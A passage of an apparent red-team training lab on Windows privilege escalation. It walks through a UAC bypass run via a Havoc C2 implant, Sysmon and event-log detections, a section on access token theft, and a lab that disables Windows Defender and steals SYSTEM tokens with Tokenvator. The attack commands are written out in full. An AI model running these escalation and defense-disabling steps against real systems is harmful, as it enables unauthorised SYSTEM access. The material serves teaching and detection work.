
- On your
Windowsmachine, open System Informer (run as Administrator) we can see the 2 demon implants (verify the process IDs).

1.5 ALTERNATIVE: MEDIUM INTEGRITY BYPASS
- To do the same attack but from an admin user running with
MEDIUMintegrity, on yourWindowsmachine, open acommand promptwithAdministratorprivileges:
runas /user:student_adm cmd.exe
-
Enter the password, and in the new
command promptyou are now running as a regular user with medium integrity. -
Run your
demon.x64.exefrom this newcommand promptrunning as (COMPUTERNAME\student_adm):
cd \temp
demon.x64.exe
In our Havoc client we should now see a new session popping up, in medium integrity - you can verify this by interacting with this new session and running the whoami command. Run the same UAC bypass command as before:
uac-bypass sspidatagram c:\temp\demon.x64.exe
And you'll get a new session running as SYSTEM :)
1.6 DETECTIONS
References:
- https://www.elastic.co/security-labs/exploring-windows-uac-bypasses-techniques-and-detection-strategies
- https://splintercod3.blogspot.com/p/bypassing-uac-with-sspi-datagram.html
SYSMON Event ID 18 - Pipe Connected:
Pipe Connected:
RuleName: -
EventType: ConnectPipe
UtcTime: 2025-07-11 09:00:47.958
ProcessGuid: {4916439e-c22b-6870-eb03-000000000000}
ProcessId: 4
PipeName: \ntsvcs
Image: System
User: NT AUTHORITY\SYSTEM
SYSMON Event ID 1 - Process Creation
- Image: C:\Windows\System32\cmd.exe
- ParentImage: C:\Windows\System32\services.exe
- IntegrityLevel: System
Process Create:
RuleName: -
UtcTime: 2025-07-11 09:37:12.673
ProcessGuid: {4916439e-db48-6870-4a02-000000004e00}
ProcessId: 7520
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.4355 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd /c start c:\temp\demon.x64.exe

CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {4916439e-c258-6870-e703-000000000000}
LogonId: 0x3e7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA256=BADF4752413CB0CBDC03FB95820CA167F0CDC63B597CCDB5EF43111180E088B0,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {4916439e-c253-6870-0c00-000000004e00}
ParentProcessId: 760
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
ParentUser: NT AUTHORITY\SYSTEM

SYSMON Event ID 12/13 - Create/Delete Registry Key:
- EventType: CreateKey
- Image: C:\Windows\system32\services.exe
- User: NT AUTHORITY\SYSTEM
Registry object added or deleted:
RuleName: technique_id=T1134,technique_name=Access Token Manipulation: Token Impersonation/Theft
EventType: CreateKey
UtcTime: 2025-07-11 09:37:12.660
ProcessGuid: {4916439e-c253-6870-0c00-000000004e00}
ProcessId: 760
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\CreateSvcRpc_6449562
User: NT AUTHORITY\SYSTEM
registry.key:System\\CurrentControlSet\\Services\\CreateSvcRpc* and user.name:SYSTEM and process.name:services.exe

Windows Event ID 7045 - Service Creation
A service was installed in the system.

Service Name:  CreateSvcRpc_4264859
Service File Name:  cmd /c start c:\temp\demon.x64.exe

Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
1.7 CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -
In order to properly
clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".
On your Windows machine:
Close all command prompts, andPowerShell windows.
1. STEALING TOKENS
1.1 SUMMARY
Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.
An adversary can use built-in Windows API functions to copy access tokens from existing processes; this is known as token stealing. These tokens can then be applied to an existing process (i.e. Token Impersonation/Theft) or used to spawn a new process (i.e. Create Process with Token). An adversary must already be in a privileged user context (i.e. administrator) to steal a token. However, adversaries commonly use token stealing to elevate their security context from the administrator level to the SYSTEM level. An adversary can then use a token to authenticate to a remote system as the account for that token if the account has appropriate permissions on the remote system.
Any standard user can use the runas command, and the Windows API functions, to create impersonation tokens; it does not require access to an administrator account.
1.2 MITRE

Access Token Theft: Table Summary
| Category | Details |
|---|---|
| Threat | Access token theft for privilege escalation and impersonation of SYSTEM-level accounts |
| MITRE ATT&CK | T1134 – Access Token Manipulation |
| Common APIs Used | OpenProcess(), OpenProcessToken(), ImpersonateLoggedOnUser(), DuplicateTokenEx(), CreateProcessWithTokenW() |
| Typical Target Process | winlogon.exe (commonly abused for SYSTEM token impersonation) |
| Alternative Targets | services.exe, lsass.exe, smss.exe, csrss.exe |
| Why SYSTEM Tokens? | SYSTEM retains powerful privileges (e.g., SeDebugPrivilege) even when restricted for local admins |
| Detection Challenge | Over-reliance on monitoring winlogon.exe can overlook token theft using other SYSTEM processes |
| Defensive Actions | - Audit all SYSTEM processes - Enforce least privilege - Deploy security tooling - Educate users |
Access token theft is a critical attack vector in Windows environments, allowing adversaries to impersonate high-privilege accounts such as NT AUTHORITY\SYSTEM. This tactic is aligned with MITRE ATT&CK technique T1134 (Access Token Manipulation). While winlogon.exe is a common target, focusing only on it can limit detection capabilities.

1.3 PRIMARY VS. IMPERSONATION TOKENS
The primary access token is the main token assigned to a process when it is created, defining the security context under which the process operates. It determines the privileges, group memberships, and security identifiers (SIDs) that the process inherits from the user or session initiating it.
In addition to the primary access token, a process or its threads can use other types of access tokens, most notably impersonation tokens. These tokens allow a process or thread to operate under a different security context than that of the primary access token.
An impersonation token is a temporary token assigned to a thread (or occasionally a process) to perform actions on behalf of another user or security context. Unlike the primary access token, impersonation tokens are typically used by threads rather than the entire process. Impersonation allows a process to act as another user or entity, often in client-server scenarios (e.g., a server process impersonating a client to access resources on their behalf).
1.4 STEALING ACCESS TOKENS
Attackers use several Windows API functions to steal and manipulate access tokens:
OpenProcess()– Opens a handle to a target process.OpenProcessToken()– Retrieves the access token from the process.ImpersonateLoggedOnUser()– Impersonates another user's security context.DuplicateTokenEx()– Duplicates an existing token.CreateProcessWithTokenW()– Launches a new process with a token.
These functions enable privilege escalation and lateral movement.
1.5 ELEVATING TO SYSTEM PRIVILEGES
Even if local admins have restricted privileges (e.g., no SeDebugPrivilege), SYSTEM processes retain them. By impersonating SYSTEM tokens, attackers bypass security restrictions and gain full system control.
1.6 DETECTION CHALLENGES
Most defenses focus on winlogon.exe as the source of SYSTEM tokens. This narrow focus can miss other viable SYSTEM processes that attackers may target. Broadening monitoring scope improves detection efficacy.
1.7 ALTERNATIVE SYSTEM PROCESSES
Other SYSTEM processes that can be targeted include:
services.exe– Manages system services.lsass.exe– Handles authentication.smss.exe– Session manager.csrss.exe– Manages user-mode side of the Win32 subsystem.
Monitoring these increases resilience to token theft.
1.8 DEFENSIVE MEASURES
- Audit SYSTEM Processes – Monitor for token misuse.
- Enforce Least Privilege – Restrict unnecessary privileges.
- Security Tools – Use tools that detect token-related anomalies.
- User Education – Train users against phishing and social engineering.
By understanding access token theft techniques and expanding detection beyond winlogon.exe, defenders can significantly improve Windows environment security.
1.9 GET-TOKEN
The following Windows API calls can be used to steal and abuse access tokens: OpenProcess(), OpenProcessToken(), ImpersonateLoggedOnUser(), DuplicateTokenEx(), CreateProcessWithTokenW().

1.10 ADDITIONAL REFERENCES
- https://posts.specterops.io/understanding-and-defending-against-access-token-theft-finding-alternatives-to-winlogon-exe-80696c8a73b
- https://gist.github.com/vector-sec/a049bf12da619d9af8f9c7dbd28d3b56
- https://github.com/fashionproof/EnableAllTokenPrivs/blob/master/EnableAllTokenPrivs.ps1
1. LAB - TOKEN THEFT
IMPORTANT: Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submissionin Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
IMPORTANT: For this lab we will
TURN OFF Windows Defender . We will deal with AV evasion techniques later in the training.
1.1 DISABLE WINDOWS DEFENDER
- Check if Defender is turned
ONby running the checkav.ps1 script:
- On your
Windowsmachine, open aPowerShell promptwithAdministratorprivileges:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned on - run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1
1.2 OVERVIEW
In this lab we will demonstrate how an attacker can steal access tokens from processes running with SYSTEM privileges to escalate their privileges and impersonate the NT AUTHORITY/SYSTEM account. We will use two different tools to demonstrate this technique, Tokenvator and TokenPlayer. Finally we will use our Havoc C2 demon implant to steal a SYSTEM token and spawn a new process running with SYSTEM privileges.
Reference: https://specterops.io/wp-content/uploads/sites/3/2022/06/A_Process_is_No_One.pdf
MITIGATION: The
SeDebugPrivilegecan be removed from the local administrator group (by using Group policies) to make it harder for an attacker to dump credentials or interact with memory of other processes. However, privileges cannot be revoked from theSYSTEM accountas they are necessary for the operating system to run. This makes SYSTEM access tokens extremely valuable for attackers in hardened environments.
PRIVILEGES NEEDED:
High Integrity-> this is needed to access process running in HIGH integrity (i.e.NT AUTHORITY/SYSTEM)- SeDebugPrivilege
- SeImpersonateUser
- AdjustTokenPrivileges
1.3 TOKEN THEFT WITH TOKENVATOR
Let's first find a process with SYSTEM privileges:
- Open
System Informeras Administrator and check for the PID (Process ID) of wininit.exe, this process always runs with SYSTEM privileges. Use the PID in the command line below - it will be different than the one shown in the screenshot (in the screenshot it's 664 but it will be different on your system)!

We can use Tokenvator to escalate from Threatadmin (high integrity) to SYSTEM (high integrity) by simply copying the token from our wininit.exe process and starting a new process (cmd.exe) with this SYSTEM token.
Reference: https://github.com/0xbadjuju/Tokenvator
- On your
Windowsmachine, open acommand promptwithAdministratorprivileges, and use the PID of YOUR wininit.exe process:
cd c:\THEV\labs\TokenManipulation
Tokenvator.exe GetSystem /Process:664 /command:cmd.exe

1.4 TOKEN THEFT WITH TOKENPLAYER
A similar tool is TokenPlayer, it basically does the same thing.
- Open
System Informeras Administrator and check for the PID (Process ID) of wininit.exe, this process always runs with SYSTEM privileges. Use the PID in the command line below - it will be different than the one shown in the screenshot (in the below screenshot it's 592 but it will be different on your system)!
